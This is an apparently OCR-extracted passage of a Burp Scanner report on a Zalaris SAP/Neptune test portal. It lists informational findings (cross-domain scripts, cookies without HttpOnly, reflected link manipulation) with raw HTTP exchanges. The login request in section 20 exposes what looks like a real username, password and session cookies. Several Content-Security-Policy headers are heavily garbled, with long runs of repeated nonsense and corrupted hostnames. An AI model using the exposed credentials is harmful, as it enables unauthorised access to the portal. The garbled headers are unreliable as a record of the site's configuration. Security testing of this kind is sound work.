expires: 0
x-updated-at: 20220210193619
cache-control: no-store x-frame-options: SAMEORIGIN
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://*.sapsf.eu:443 https://sapsf.eu:443 https://s
https://*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https:///sap.icast.ai/ gap/https://zalcors.azurewebsites.net/ https://boin.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.gapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://*.gapui5.hana.ondemand.com https://supui5.hana.ondemand.com https:
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://i5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
Content-Disposition: inline; filename=hpb.html
X-Content-Type-Options: nosniff
Connection: close
<!DOCTYPE html>
<html class="nepLayout ">
<head>
<meta charset="UTF-8" />
<meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=
 ...[SNIP]...
</script>
<script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"</p>
data-sap-ui-xx-bindingSyntax="complex
data-sap-ui-noDuplicateIds="false"
data-sap-ui-compatVersion="edge"
data-sap-ui-preload="async"
data-sap-ui-theme="sap goldreflection"
data-sap-ui-libs="sap.ui.layout,sap.m,sap.ui.commons">
   ..[SNIP].
```

## 18.6. https://testportal.zalaris.com/neptune/zalaris\_launchpad\_standard

#### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zalaris\_launchpad\_standard

#### Issue detail

Burp Scanner Report

The response dynamically includes the following script from another domain:

https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006

### Request 1

GET /neptune/zalaris\_launchpad\_standard HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: \*/\*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0

#### Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:47:48 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: text/html; charset=utf-8
Content-Length: 1237410
 dxp-sap: 21100006
 x-user-logon-language: E
 xhr-target:
 access-control-allow-headers: X-Requested-With
 expires: 0
 x-updated-at: 20220713110729
 cache-control: no-store
 x-frame-options: SAMEORIGIN
 sap-server: true
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS https://preprod.signicat.com/ https://d.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
 https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/
 https://cdn.syndication.twimg.com.https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.ap.com/
 https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
https://s.nionion.azure.com/szipts/, mg/src seir unsare-imine https://maps.gsatuc.com/https://spubliss.i/sapunis.i/maps.gsatuc.com/https://spubliss.i/sapunis.i/maps.gsatuc.com/https://spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spubliss.i/spu
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob:
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 <!DOCTYPE html>
 <html class="nepLayout ">
 <head>
 <meta charset="UTF-8" />
 <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
 <meta name="viewport" content="width=device-width, initial-scale=</pre>
 ...[SNIP]...
 <script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"</p>
data-sap-ui-xx-bindingSyntax="complex" data-sap-ui-noDuplicateIds="false"
 data-sap-ui-compatVersion="edge"
 data-sap-ui-preload="async"
 data-sap-ui-theme="sap belize
 data-sap-ui-
 libs="sap.ui.layout,sap.ui.integration,sap.ui.unified,sap.ui.table,sap.uite.ui.commons,sap.suite.ui.microchart,sap.m,sap.uxap,sap.ft,sap.tnt,sap.me,sap.ui.comp,sap.ui.fl,sap.chart">
  ...[SNIP].
```

## 18.7. https://testportal.zalaris.com/neptune/zmfp dash ess next salary

### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_dash\_ess\_next\_salary

#### Issue detail

The response dynamically includes the following script from another domain:

https://ui5.sap.com/1.71.45/resources/sap-ui-core.is?21.10.0006

#### Request 1

```
GET /neptune/zmfp_dash_ess_next_salary HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
```

# Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 04:47:49 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive
 X-FRAME-OPTIONS: SAMEORIGIN
 content-type: text/html; charset=utf-8 Content-Length: 35120
 dxp-sap: 21100006
 x-user-logon-language: E
 xhr-target:
 access-control-allow-headers: X-Requested-With
 expires: 0
 x-updated-at: 20220613145651
 cache-control: no-store
 x-frame-options: SAMEORIGIN
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.incentent-software.com:443 https://p.
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
 /a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
 west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://id.signicat.com/ https://sapplicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://cdn.syndication.twimg.com https://-neptune-software.com::443 https://ssal.google-analytics.com/ga.js https://cdn.recast.ai/ resource://- https://-neptune-software.com::443 https://ssal.google-analytics.com/https://sgogleapis.com/https://sapis.com/https://sapis.com/https://sapis.com/https://sapis.com/https://sapis.com/https://sapis.com/https://sapis.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication
 https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
 https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://*.zalaris.com:443 blob: ;
 Strict-Transport-Security: max-age=31536000
 Content-Disposition: inline; filename=hpb.html
 X-Content-Type-Options: nosniff
 Connection: close
 <!DOCTYPE html>
 <html class="nepLayout ">
 <meta charset="UTF-8" />
 <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
<meta name="viewport" content="width=device-width, initial-scale=</pre>
 ...[SNIP]...
 <script id="sap-ui-bootstrap" type="text/javascript" src="https://ui5.sap.com/1.71.45/resources/sap-ui-core.js?21.10.0006"</p>
 data-sap-ui-xx-bindingSyntax="complex"
 data-sap-ui-noDuplicateIds="false"
 data-sap-ui-compatVersion="edge
 data-sap-ui-preload="async"
 data-sap-ui-theme="zalwhey_1.71"
 data-sap-ui-theme-roots='{"zalwhey_1.71": "/neptune/server/customui5themes/zalwhey_1.71"}
 data-sap-ui-libs="sap.ui.layout,sap.m">
    ..[SNIP].
```

# 19. Cookie without HttpOnly flag set

There are 2 instances of this issue:

- /irj/portal
- /neptune

# Issue background

If the HttpOnly attribute is set on a cookie, then the cookie's value cannot be read or set by client-side JavaScript. This measure makes certain client-side attacks, such as cross-site scripting, slightly harder to exploit by preventing them from trivially capturing the cookie's value via an injected script.

## Issue remediation

There is usually no good reason not to set the HttpOnly flag on all cookies. Unless you specifically require legitimate client-side scripts within your application to read or set a cookie's value, you should set the HttpOnly flag by including this attribute within the relevant Set-cookie directive.

You should be aware that the restrictions imposed by the HttpOnly flag can potentially be circumvented in some circumstances, and that numerous other serious attacks can be delivered by client-side script injection, aside from simple cookie stealing.

#### References

- · Web Security Academy: Exploiting XSS vulnerabilities
- HttpOnly effectiveness

## Vulnerability classifications

- CWE-16: Configuration
- CAPEC-31: Accessing/Intercepting/Modifying HTTP Cookies

# 19.1. https://testportal.zalaris.com/irj/portal

### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /irj/portal

#### Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.

#### Request 1

GET /irj/portal HTTP/1.1 Host: testportal.zalaris.com Accept-Encoding: gzip, deflate

Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36

Connection: close Cache-Control: max-age=0

## Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 04:47:33 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive

X-FRAME-OPTIONS: SAMEORIGIN

content-type: text/html; charset=UTF-8

x-ua-compatible: IE=Edge pragma: no-cache

cache-control: no-store, no-cache, must-revalidate

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://cdn.syndication.twimg.com https://s.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/scripts/ http://www.zalaris.com http://zalaris.com https://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com://\*.zalaris.com/https://\*.mqcdn.com://.mqcdn.com://.mqcd https://platform.twitter.com.https://\*.twimg.com.http:://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com.https://cdnjs.cloudflare.com.https://fonts.googleapis.com.https://platform.twitter.com.https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'

### 19.2. https://testportal.zalaris.com/neptune/

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/

#### Issue detail

The following cookie was issued by the application and does not have the HttpOnly flag set:

· sap-usercontext

The cookie does not appear to contain a session token, which may reduce the risk associated with this issue. You should review the contents of the cookie to determine its function.

### Request 1

```
GET /neptune/?sap-client=650&appcache=PORTAL HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(JZEE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
```

#### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 04:02:11 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: text/html; charset=utf-8
Content-Length: 2039703
dxp-sap: 21100006
x-user-logon-language: E
xhr-target:
access-control-allow-headers: X-Requested-With
expires: 0
x-updated-at: 20220713110729
cache-control: no-store
x-frame-options: SAMEORIGIN
x-is-cacheable: true
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com;443 https://*.sapsf.eu;443 https://*.sapsf.eu;443 https://*.sapsf.com;443 https://*.sapsf.com;443 https://*.sapsf.eu;443 https://*.sapsf.eu;
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com/ https://salaris.com/443 https://code.jquery.com/ https://maxcdn.bootstrapcdn.com/ https://cdnjs.cloudflare.com/ https://patform.twitter.com/ https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://*.googleapis.com https://*.mapcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com.https://*.twimg.com.http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-
```

west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 set-cookie: sap-usercontext=sap-client=650; path=/; SameSite=None; Secure Content-Disposition: inline; filename=hpb.html X-Content-Type-Options: nosniff Connection: close <!DOCTYPE html> <html class="nepLayout"> <head> <meta charset="UTF-8" /> <meta http-equiv="X-UA-Compatible" content="IE=Edge" /> <meta name="viewport" content="width=device-width, initial-scale=</pre> ...[SNIP]...

# 20. Link manipulation (reflected)

## Summary

Severity: Information

Confidence: Firm

Host: https://testportal.zalaris.com

Path: /nea/v1/authenticate

#### Issue detail

The value of the neaRelayState request parameter is copied into the response within the path of a URL.

The payload v1ozgnofse was submitted in the neaRelayState parameter. This input was echoed unmodified within the response header location.

This proof-of-concept attack demonstrates that it is possible to modify the URL to reference an arbitrary path.

### Issue background

Link manipulation occurs when an application embeds user input into the path or domain of URLs that appear within application responses. An attacker can use this vulnerability to construct a link that, if visited by another application user, will modify the target of URLs within the response. It may be possible to leverage this to perform various attacks, such as:

- Manipulating the path of an on-site link that has sensitive parameters in the URL. If the response from the modified path contains references to off-site resources, then the sensitive data might be leaked to external domains via the Referer header.
- Manipulating the URL targeted by a form action, making the form submission have unintended side effects
- Manipulating the URL used by a CSS import statement to point to an attacker-uploaded file, resulting in CSS injection.
- Injecting on-site links containing XSS exploits, thereby bypassing browser anti-XSS defenses, since those defenses typically do not operate on on-site links.

The security impact of this issue depends largely on the nature of the application functionality. Even if it has no direct impact on its own, an attacker may use it in conjunction with other vulnerabilities to escalate their overall severity.

#### Issue remediation

Consider using a whitelist to restrict user input to safe values. Please note that in some situations this issue will have no security impact, meaning no remediation is necessary.

### References

• Using path manipulation to hijack Flickr accounts

#### Vulnerability classifications

- CWE-73: External Control of File Name or Path
- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

## Request 1

POST /nea/v1/authenticate?neaRelayState=ZHQPORTAL%3ahttps%3a%2f%2ftestportal.zalaris.com%2fep%2fredirectv1ozgnofse HTTP/1.1

Host: testportal.zalaris.com

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsyf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA

3qm69l/amTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D; saplb\_PORTAL=(J2EF7254220)7254252 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,\*/\*;q=0.8

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

Content-Type: application/x-www-form-urlencoded

Content-Length: 119

Origin: https://testportal.zalaris.com

Dnt: 1

Upgrade-Insecure-Requests: 1 Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate Sec-Fetch-Site: same-Sec-Fetch-User: ?1 Te: trailers Connection: close

\_salt=gBJQeqKzAmvH4PtxuF3c1Jazi34%3D&j\_username=650-00034448&j\_password=Za%3F1M6Wq&uidPasswordLogon=Log+On&save\_cert=1

### Response 1

HTTP/1.1 307 Temporary Redirect Date: Thu, 14 Jul 2022 07:24:44 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: text/html; charset=utf-8

content-length: 94

location: https://testportal.zalaris.com/ep/redirectv1ozgnofse

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptuné-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 